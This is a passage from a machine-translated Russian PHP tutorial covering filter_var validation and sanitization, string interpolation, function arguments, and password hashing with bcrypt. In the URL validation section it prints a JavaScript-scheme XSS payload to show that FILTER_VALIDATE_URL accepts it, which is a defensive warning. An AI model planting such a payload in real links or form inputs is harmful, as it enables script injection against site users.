string(44) "http://www.example.com/path/to/dir/index.php"
string(44) "http://www.example.com/path/to/dir/index.php"
string(44) "http://www.example.com/path/to/dir/index.php"
string(44) "http://www.example.com/path/to/dir/index.php"
bool(false)
```

URL: `http://www.example.com/path/to/dir/index.php?test=y`

```
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y',
FILTER_VALIDATE_URL));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y',
FILTER_VALIDATE_URL, FILTER_FLAG_SCHEME_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y',
FILTER_VALIDATE_URL, FILTER_FLAG_HOST_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y',
FILTER_VALIDATE_URL, FILTER_FLAG_PATH_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y',
FILTER_VALIDATE_URL, FILTER_FLAG_QUERY_REQUIRED));
```

Результаты:

```
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
```

Предупреждение : вы должны проверить протокол, чтобы защитить вас от атаки XSS:

```
var_dump(filter_var('javascript://comment%0Aalert(1)', FILTER_VALIDATE_URL));
// string(31) "javascript://comment%0Aalert(1)"
```

Фильтры санитарии

мы можем использовать фильтры для дезинфекции нашей переменной в соответствии с нашей потребностью.

пример

```
$string = "<p>Example</p>";
$newstring = filter_var($string, FILTER_SANITIZE_STRING);
var_dump($newstring); // string(7) "Example"
```

выше будет удалять теги html из `$string` переменной `$string` .

Проверка булевых значений

```
var_dump(filter_var(true, FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // true
var_dump(filter_var(false, FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var(1, FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // true
var_dump(filter_var(0, FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var('1', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // true
var_dump(filter_var('0', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var('', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var(' ', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var('true', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // true
var_dump(filter_var('false', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var([], FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // NULL
var_dump(filter_var(null, FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
```

Проверка номера является плавающей

Проверяет значение как float и преобразует его в float при успешном завершении.

```
var_dump(filter_var(1, FILTER_VALIDATE_FLOAT));
var_dump(filter_var(1.0, FILTER_VALIDATE_FLOAT));
var_dump(filter_var(1.0000, FILTER_VALIDATE_FLOAT));
var_dump(filter_var(1.00001, FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1.0', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1.0000', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1.00001', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1,000', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1,000.0', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1,000.0000', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1,000.00001', FILTER_VALIDATE_FLOAT));


var_dump(filter_var(1, FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var(1.0, FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var(1.0000, FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var(1.00001, FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.0', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.0000', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.00001', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000.0', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000.0000', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
```

```
var_dump(filter_var('1,000.00001', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
```

Результаты

```
float(1)
float(1)
float(1)
float(1.00001)
float(1)
float(1)
float(1)
float(1.00001)
bool(false)
bool(false)
bool(false)
bool(false)

float(1)
float(1)
float(1)
float(1.00001)
float(1)
float(1)
float(1)
float(1.00001)
float(1000)
float(1000)
float(1000)
float(1000.00001)
```

Проверка MAC-адреса

Подтверждает, что значение является допустимым MAC-адресом

```
var_dump(filter_var('FA-F9-DD-B2-5E-0D', FILTER_VALIDATE_MAC));
var_dump(filter_var('DC-BB-17-9A-CE-81', FILTER_VALIDATE_MAC));
var_dump(filter_var('96-D5-9E-67-40-AB', FILTER_VALIDATE_MAC));
var_dump(filter_var('96-D5-9E-67-40', FILTER_VALIDATE_MAC));
var_dump(filter_var('', FILTER_VALIDATE_MAC));
```

Результаты:

```
string(17) "FA-F9-DD-B2-5E-0D"
string(17) "DC-BB-17-9A-CE-81"
string(17) "96-D5-9E-67-40-AB"
bool(false)
bool(false)
```

Адреса электронной почты Sanitze

Удалите все символы, кроме букв, цифр и! # $% & '* + - =? ^ _ `{|} ~ @. [].

```
var_dump(filter_var('john@example.com', FILTER_SANITIZE_EMAIL));
```

```
var_dump(filter_var("!#$%&'*+-=?^_`{|}~.[]@example.com", FILTER_SANITIZE_EMAIL));
var_dump(filter_var('john/@example.com', FILTER_SANITIZE_EMAIL));
var_dump(filter_var('john\@example.com', FILTER_SANITIZE_EMAIL));
var_dump(filter_var('joh n@example.com', FILTER_SANITIZE_EMAIL));
```

Результаты:

```
string(16) "john@example.com"
string(33) "!#$%&'*+-=?^_`{|}~.[]@example.com"
string(16) "john@example.com"
string(16) "john@example.com"
string(16) "john@example.com"
```

Санизировать целые числа

Удалите все символы, кроме цифр, плюс и минус.

```
var_dump(filter_var(1, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var(-1, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var(+1, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var(1.00, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var(+1.00, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var(-1.00, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('1', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('-1', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('+1', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('1.00', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('+1.00', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('-1.00', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('1 unicorn', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('-1 unicorn', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('+1 unicorn', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var("!#$%&'*+-=?^_`{|}~@.[]0123456789abcdefghijklmnopqrstuvwxyz",
FILTER_SANITIZE_NUMBER_INT));
```

Результаты:

```
string(1) "1"
string(2) "-1"
string(1) "1"
string(1) "1"
string(1) "1"
string(2) "-1"
string(1) "1"
string(2) "-1"
string(2) "+1"
string(3) "100"
string(4) "+100"
string(4) "-100"
string(1) "1"
string(2) "-1"
string(2) "+1"
string(12) "+-0123456789"
```

Санизировать URL-адреса

URL-адрес Sanitze

Удалите все символы, кроме букв, цифр и $ -_. +! * '(), {} | \ ^ ~ [] `<> #%"; /?: @ & =

```
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y',
FILTER_SANITIZE_URL));
var_dump(filter_var("http://www.example.com/path/to/dir/index.php?test=y!#$%&'*+-
=?^_`{|}~.[]", FILTER_SANITIZE_URL));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=a b c',
FILTER_SANITIZE_URL));
```

Результаты:

```
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
string(72) "http://www.example.com/path/to/dir/index.php?test=y!#$%&'*+-=?^_`{|}~.[]"
string(53) "http://www.example.com/path/to/dir/index.php?test=abc"
```

Санизировать поплавки

Удалите все символы, кроме цифр, + - и опционально., EE.

```
var_dump(filter_var(1, FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var(1.0, FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var(1.0000, FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var(1.00001, FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1.0', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1.0000', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1.00001', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1,000', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1,000.0', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1,000.0000', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1,000.00001', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1.8281e-009', FILTER_SANITIZE_NUMBER_FLOAT));
```

Результаты:

```
string(1) "1"
string(1) "1"
string(1) "1"
string(6) "100001"
string(1) "1"
string(2) "10"
string(5) "10000"
string(6) "100001"
string(4) "1000"
string(5) "10000"
string(8) "10000000"
string(9) "100000001"
string(9) "18281-009"
```

С параметром `FILTER_FLAG_ALLOW_THOUSAND` :

```
var_dump(filter_var(1, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var(1.0, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var(1.0000, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var(1.00001, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.0', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.0000', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.00001', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000.0', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000.0000', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000.00001', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.8281e-009', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
```

Результаты:

```
string(1) "1"
string(1) "1"
string(6) "100001"
string(1) "1"
string(2) "10"
string(5) "10000"
string(6) "100001"
string(5) "1,000"
string(6) "1,0000"
string(9) "1,0000000"
string(10) "1,00000001"
string(9) "18281-009"
```

С параметром `FILTER_FLAG_ALLOW_SCIENTIFIC` :

```
var_dump(filter_var(1, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var(1.0, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var(1.0000, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var(1.00001, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1.0', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1.0000', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1.00001', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1,000', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1,000.0', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1,000.0000', FILTER_SANITIZE_NUMBER_FLOAT,
FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1,000.00001', FILTER_SANITIZE_NUMBER_FLOAT,
FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1.8281e-009', FILTER_SANITIZE_NUMBER_FLOAT,
FILTER_FLAG_ALLOW_SCIENTIFIC));
```

Результаты:

```
string(1) "1"
string(1) "1"
string(1) "1"
string(6) "100001"
string(1) "1"
string(2) "10"
string(5) "10000"
```

```
string(6) "100001"
string(4) "1000"
string(5) "10000"
string(8) "10000000"
string(9) "100000001"
string(10) "18281e-009"
```

Проверка IP-адресов

Проверяет допустимый IP-адрес

```
var_dump(filter_var('185.158.24.24', FILTER_VALIDATE_IP));
var_dump(filter_var('2001:0db8:0a0b:12f0:0000:0000:0000:0001', FILTER_VALIDATE_IP));
var_dump(filter_var('192.168.0.1', FILTER_VALIDATE_IP));
var_dump(filter_var('127.0.0.1', FILTER_VALIDATE_IP));
```

Результаты:

```
string(13) "185.158.24.24"
string(39) "2001:0db8:0a0b:12f0:0000:0000:0000:0001"
string(11) "192.168.0.1"
string(9) "127.0.0.1"
```

Проверка действительного IPv4-IP-адреса:

```
var_dump(filter_var('185.158.24.24', FILTER_VALIDATE_IP, FILTER_FLAG_IPV4));
var_dump(filter_var('2001:0db8:0a0b:12f0:0000:0000:0000:0001', FILTER_VALIDATE_IP,
FILTER_FLAG_IPV4));
var_dump(filter_var('192.168.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_IPV4));
var_dump(filter_var('127.0.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_IPV4));
```

Результаты:

```
string(13) "185.158.24.24"
bool(false)
string(11) "192.168.0.1"
string(9) "127.0.0.1"
```

Проверка правильного IP-адреса IPv6:

```
var_dump(filter_var('185.158.24.24', FILTER_VALIDATE_IP, FILTER_FLAG_IPV6));
var_dump(filter_var('2001:0db8:0a0b:12f0:0000:0000:0000:0001', FILTER_VALIDATE_IP,
FILTER_FLAG_IPV6));
var_dump(filter_var('192.168.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_IPV6));
var_dump(filter_var('127.0.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_IPV6));
```

Результаты:

```
bool(false)
string(39) "2001:0db8:0a0b:12f0:0000:0000:0000:0001"
bool(false)
bool(false)
```

Проверка IP-адреса не в частном диапазоне:

```
var_dump(filter_var('185.158.24.24', FILTER_VALIDATE_IP, FILTER_FLAG_NO_PRIV_RANGE));
var_dump(filter_var('2001:0db8:0a0b:12f0:0000:0000:0000:0001', FILTER_VALIDATE_IP,
FILTER_FLAG_NO_PRIV_RANGE));
var_dump(filter_var('192.168.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_NO_PRIV_RANGE));
var_dump(filter_var('127.0.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_NO_PRIV_RANGE));
```

Результаты:

```
string(13) "185.158.24.24"
string(39) "2001:0db8:0a0b:12f0:0000:0000:0000:0001"
bool(false)
string(9) "127.0.0.1"
```

Проверить IP-адрес не в зарезервированном диапазоне:

```
var_dump(filter_var('185.158.24.24', FILTER_VALIDATE_IP, FILTER_FLAG_NO_RES_RANGE));
var_dump(filter_var('2001:0db8:0a0b:12f0:0000:0000:0000:0001', FILTER_VALIDATE_IP,
FILTER_FLAG_NO_RES_RANGE));
var_dump(filter_var('192.168.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_NO_RES_RANGE));
var_dump(filter_var('127.0.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_NO_RES_RANGE));
```

Результаты:

```
string(13) "185.158.24.24"
bool(false)
string(11) "192.168.0.1"
bool(false)
```

Прочитайте Фильтры и функции фильтра онлайн: https://riptutorial.com/ru/php/topic/1679/фильтры-и-функции-фильтра

глава 103: Форматирование строк

Examples

Извлечение / замена подстрок

Отдельные символы могут быть извлечены с использованием синтаксиса массива (квадратная скобка), а также синтаксиса фигурного скобки. Эти два синтаксиса возвращают только один символ из строки. Если требуется более одного символа, потребуется функция, т. Е. Substr

Строки, как и все в PHP, имеют `0` -индекс.

```
$foo = 'Hello world';

$foo[6]; // returns 'w'
$foo{6}; // also returns 'w'

substr($foo, 6, 1); // also returns 'w'
substr($foo, 6, 2); // returns 'wo'
```

Строки также могут быть изменены по одному символу за раз, используя ту же квадратную фигуру и фигурный синтаксис. Для замены более одного символа требуется функция, т. Е. Substr_replace

```
$foo = 'Hello world';

$foo[6] = 'W'; // results in $foo = 'Hello World'
$foo{6} = 'W'; // also results in $foo = 'Hello World'

substr_replace($foo, 'W', 6, 1); // also results in $foo = 'Hello World'
substr_replace($foo, 'Whi', 6, 2); // results in 'Hello Whirled'
// note that the replacement string need not be the same length as the substring replaced
```

Строчная интерполяция

Вы также можете использовать интерполяцию для интерполяции (*вставки*) переменной внутри строки. Интерполяция работает в двойных кавычках и только в синтаксисе heredoc.

```
$name = 'Joel';

// $name will be replaced with `Joel`
echo "<p>Hello $name, Nice to see you.</p>";
#                ↕
#>   "<p>Hello Joel, Nice to see you.</p>"

// Single Quotes: outputs $name as the raw text (without interpreting it)
echo 'Hello $name, Nice to see you.'; # Careful with this notation
#> "Hello $name, Nice to see you."
```

Сложный (фигурный) синтаксический формат предоставляет еще один параметр, который требует, чтобы вы обернули свою переменную в фигурные скобки `{}`. Это может быть полезно при вложении переменных в текстовое содержимое и помогающих предотвратить возможную двусмысленность между текстовым контентом и переменными.

```
$name = 'Joel';

// Example using the curly brace syntax for the variable $name
echo "<p>We need more {$name}s to help us!</p>";
#> "<p>We need more Joels to help us!</p>"

// This line will throw an error (as `$names` is not defined)
echo "<p>We need more $names to help us!</p>";
#> "Notice: Undefined variable: names"
```

Синтаксис `{}` только интерполирует переменные, начинающиеся с `$` в строку. Синтаксис `{}` **не** оценивает произвольные выражения PHP.

```
// Example tying to interpolate a PHP expression
echo "1 + 2 = {1 + 2}";
#> "1 + 2 = {1 + 2}"

// Example using a constant
define("HELLO_WORLD", "Hello World!!");
echo "My constant is {HELLO_WORLD}";
#> "My constant is {HELLO_WORLD}"

// Example using a function
function say_hello() {
    return "Hello!";
};
echo "I say: {say_hello()}";
#> "I say: {say_hello()}"
```

Однако синтаксис `{}` проверяет любой доступ к массиву, доступ к свойствам и вызовы функции / метода для переменных, элементов массива или свойств:

```
// Example accessing a value from an array — multidimensional access is allowed
$companions = [0 => ['name' => 'Amy Pond'], 1 => ['name' => 'Dave Random']];
echo "The best companion is: {$companions[0]['name']}";
#> "The best companion is: Amy Pond"

// Example of calling a method on an instantiated object
class Person {
  function say_hello() {
    return "Hello!";
  }
}

$max = new Person();

echo "Max says: {$max->say_hello()}";
#> "Max says: Hello!"

// Example of invoking a Closure — the parameter list allows for custom expressions
```

```
$greet = function($num) {
    return "A $num greetings!";
};
echo "From us all: {$greet(10 ** 3)}";
#> "From us all: A 1000 greetings!"
```

Обратите внимание, что знак доллара `$` может появиться после открытия фигурной скобки `{` поскольку приведенные выше примеры или, как в Perl или Shell Script, могут появиться перед ним:

```
$name = 'Joel';

// Example using the curly brace syntax with dollar sign before the opening curly brace
echo "<p>We need more ${name}s to help us!</p>";
#> "<p>We need more Joels to help us!</p>"
```

> `Complex (curly) syntax` не называется как таковой, потому что он сложный, а скорее потому, что он позволяет использовать « **сложные выражения** ».
> Подробнее о `Complex (curly) syntax`

Прочитайте Форматирование строк онлайн: https://riptutorial.com/ru/php/topic/6696/форматирование-строк

глава 104: функции

Синтаксис

- function func_name ($ parameterName1, $ parameterName2) {code_to_run (); }
- function func_name ($ optionalParameter = default_value) {code_to_run (); }
- function func_name (type_name $ parameterName) {code_to_run (); }
- function & returns_by_reference () {code_to_run (); }
- function func_name (& $ referenceParameter) {code_to_run (); }
- function func_name (... $ variadicParameters) {code_to_run (); } // PHP 5.6+
- function func_name (type_name & ... $ varRefParams) {code_to_run (); } // PHP 5.6+
- function func_name (): return_type {code_To_run (); } // PHP 7.0+

Examples

Использование основных функций

Базовая функция определяется и выполняется следующим образом:

```
function hello($name)
{
    print "Hello $name";
}

hello("Alice");
```

Дополнительные параметры

Функции могут иметь необязательные параметры, например:

```
function hello($name, $style = 'Formal')
{
    switch ($style) {
        case 'Formal':
            print "Good Day $name";
            break;
        case 'Informal':
            print "Hi $name";
            break;
        case 'Australian':
            print "G'day $name";
            break;
        default:
            print "Hello $name";
            break;
    }
}

hello('Alice');
```

```
    // Good Day Alice

hello('Alice', 'Australian');
    // G'day Alice
```

Передача аргументов по ссылке

Аргументы функции могут передаваться «по ссылке», позволяя функции изменять переменную, используемую вне функции:

```
function pluralize(&$word)
{
    if (substr($word, -1) == 'y') {
        $word = substr($word, 0, -1) . 'ies';
    } else {
      $word .= 's';
    }
}

$word = 'Bannana';
pluralize($word);

print $word;
  // Bannanas
```

Аргументы объектов всегда передаются по ссылке:

```
function addOneDay($date)
{
    $date->modify('+1 day');
}

$date = new DateTime('2014-02-28');
addOneDay($date);

print $date->format('Y-m-d');
  // 2014-03-01
```

Чтобы избежать неявного прохождения объекта по ссылке, вы должны `clone` объект.

Передача по ссылке также может использоваться как альтернативный способ возврата параметров. Например, функция `socket_getpeername` :

```
bool socket_getpeername ( resource $socket , string &$address [, int &$port ] )
```

Этот метод на самом деле направлен на возвращение адреса и порта однорангового узла, но поскольку есть два значения для возврата, он вместо этого выбирает ссылочные параметры. Его можно назвать так:

```
if(!socket_getpeername($socket, $address, $port)) {
    throw new RuntimeException(socket_last_error());
}
```

```
echo "Peer: $address:$port\n";
```

Переменные `$address` и `$port` не должны быть определены ранее. Они будут:

1. сначала определяется как `null` ,
2. затем передается функции с предопределенным `null` значением
3. затем модифицируется в функции
4. в конечном итоге определяется как адрес и порт в вызывающем контексте.

Переменные аргументы переменной длины

5,6

PHP 5.6 введены переменной длины списки аргументов (он же переменной длины, VARIADIC аргументы), используя `...` маркер перед именем аргумента , чтобы указать , что параметр VARIADIC, т.е. массив , включая все поставляемые параметры из этого один вперед.

```
function variadic_func($nonVariadic, ...$variadic) {
    echo json_encode($variadic);
}

variadic_func(1, 2, 3, 4); // prints [2,3,4]
```

Имена типов могут быть добавлены перед `...` :

```
function foo(Bar ...$bars) {}
```

Оператор `&` reference может быть добавлен до `...` , но после имени типа (если есть). Рассмотрим этот пример:

```
class Foo{}
function a(Foo &...$foos){
    $i = 0;
    foreach($a as &$foo){ // note the &
        $foo = $i++;
    }
}
$a = new Foo;
$c = new Foo;
$b =& $c;
a($a, $b);
var_dump($a, $b, $c);
```

Выход:

```
int(0)
int(1)
int(1)
```

С другой стороны, массив (или `Traversable`) аргументов может быть распакован для передачи в функцию в виде списка аргументов:

```
var_dump(...hash_algos());
```

Выход:

```
string(3) "md2"
string(3) "md4"
string(3) "md5"
...
```

Сравните с этим фрагментом без использования `...` :

```
var_dump(hash_algos());
```

Выход:

```
array(46) {
  [0]=>
  string(3) "md2"
  [1]=>
  string(3) "md4"
  ...
}
```

Поэтому функции переадресации для переменных функций теперь можно легко сделать, например:

```
public function formatQuery($query, ...$args){
    return sprintf($query, ...array_map([$mysqli, "real_escape_string"], $args));
}
```

Помимо массивов, также можно использовать `Traversable` s, такие как `Iterator` (особенно многие из его подклассов из SPL). Например:

```
$iterator = new LimitIterator(new ArrayIterator([0, 1, 2, 3, 4, 5, 6]), 2, 3);
echo bin2hex(pack("c*", ...$it)); // Output: 020304
```

Если итератор итерирует бесконечно, например:

```
$iterator = new InfiniteIterator(new ArrayIterator([0, 1, 2, 3, 4]));
var_dump(...$iterator);
```

Различные версии PHP ведут себя по-разному:

- От PHP 7.0.0 до PHP 7.1.0 (бета 1):
    - Произойдет ошибка сегментации
    - Процесс PHP завершится с кодом 139

- В PHP 5.6:
    - Будет показана фатальная ошибка исчерпания памяти («Разрешенный объем памяти в% d байт исчерпан»).
    - Процесс PHP завершится с кодом 255

  Примечание: HHVM (v3.10 - v3.12) не поддерживает распаковку `Traversable` s. В этой попытке будет показано предупреждающее сообщение «Только контейнеры могут быть распакованы».

Область функций

Переменные внутри функций находятся внутри локальной области, подобной этой

```
$number = 5
function foo(){
    $number = 10
    return $number
}

foo(); //Will print 10 because text defined inside function is a local variable
```

Прочитайте функции онлайн: https://riptutorial.com/ru/php/topic/4551/функции

глава 105: Функции хеширования пароля

Вступление

Поскольку более безопасные веб-службы не позволяют хранить пароли в текстовом формате, языки, такие как PHP, предоставляют различные (неразрешимые) хэш-функции для поддержки более безопасного отраслевого стандарта. В этом разделе представлена документация для правильного хеширования с помощью PHP.

Синтаксис

- `string password_hash ( string $password , integer $algo [, array $options ] )`
- `boolean password_verify ( string $password , string $hash )`
- `boolean password_needs_rehash ( string $hash , integer $algo [, array $options ] )`
- `array password_get_info ( string $hash )`

замечания

До PHP 5.5 вы можете использовать пакет совместимости для предоставления функций `password_*` . Настоятельно рекомендуется использовать пакет совместимости, если вы в состоянии это сделать.

С пакетом совместимости или без него правильная функция Bcrypt через `crypt()` зависит от PHP 5.3.7+, иначе вы *должны* ограничить пароли только наборами символов ASCII.

> **Примечание.** Если вы используете PHP 5.5 или ниже, вы используете неподдерживаемую версию PHP, которая больше не получает никаких обновлений безопасности. Обновление как можно скорее, вы можете обновить хэши паролей.

Выбор алгоритма

Защищенные алгоритмы

- **bcrypt** - ваш лучший вариант, пока вы используете растяжение клавиш, чтобы увеличить время вычисления хеша, поскольку оно делает атаки грубой силы чрезвычайно медленными .
- **Аргон2** - еще один вариант, который будет доступен в PHP 7.2 .

Небезопасные алгоритмы

Следующие алгоритмы хеширования являются **небезопасными или непригодными для**

использования и поэтому **не должны использоваться** . Они никогда не были пригодны для хэширования паролей, поскольку они предназначены для быстрых дайджестов, а не для медленных и сложных для перебора пароля.

Если вы используете какой-либо из них , включая соли, вы должны **как можно скорее переключиться** на один из рекомендуемых безопасных алгоритмов.

Алгоритмы считаются небезопасными:

- **MD4** - атака столкновения, обнаруженная в 1995 году
- **MD5** - атака столкновения, обнаруженная в 2005 году
- **SHA-1** - атака столкновения, продемонстрированная в 2015 году

Некоторые алгоритмы могут быть безопасно использованы в качестве алгоритма дайджеста сообщений для подтверждения подлинности, но **никогда не как алгоритм хэширования паролей** :

- **SHA-2**
- **SHA-3**

Заметьте, что сильные хэши, такие как SHA256 и SHA512, являются непрерывными и надежными, однако, как правило, более безопасно использовать функции **bcrypt** или **argon2** хеш-функции, поскольку атаки с применением перебора для этих алгоритмов гораздо сложнее для классических компьютеров.

Examples

Определите, может ли существующий хеш пароля обновиться до более сильного алгоритма

Если вы используете метод `PASSWORD_DEFAULT` чтобы система выбрала лучший алгоритм для хэширования ваших паролей, по мере того, как по умолчанию усиливается сила, вы можете переустановить старые пароли при входе пользователей в систему

```
<?php
// first determine if a supplied password is valid
if (password_verify($plaintextPassword, $hashedPassword)) {

    // now determine if the existing hash was created with an algorithm that is
    // no longer the default
    if (password_needs_rehash($hashedPassword, PASSWORD_DEFAULT)) {

        // create a new hash with the new default
        $newHashedPassword = password_hash($plaintextPassword, PASSWORD_DEFAULT);

        // and then save it to your data store
        //$db->update(...);
    }
}
```

```
?>
```

Если функции password_ * недоступны в вашей системе (и вы не можете использовать пакет совместимости, связанный в примечаниях ниже), вы можете определить алгоритм и использовать для создания исходного хэша в методе, подобном следующему:

```
<?php
if (substr($hashedPassword, 0, 4) == '$2y$' && strlen($hashedPassword) == 60) {
    echo 'Algorithm is Bcrypt';
    // the "cost" determines how strong this version of Bcrypt is
    preg_match('/\$2y\$(\d+)\$/', $hashedPassword, $matches);
    $cost = $matches[1];
    echo 'Bcrypt cost is '.$cost;
}
?>
```

Создание хэша паролей

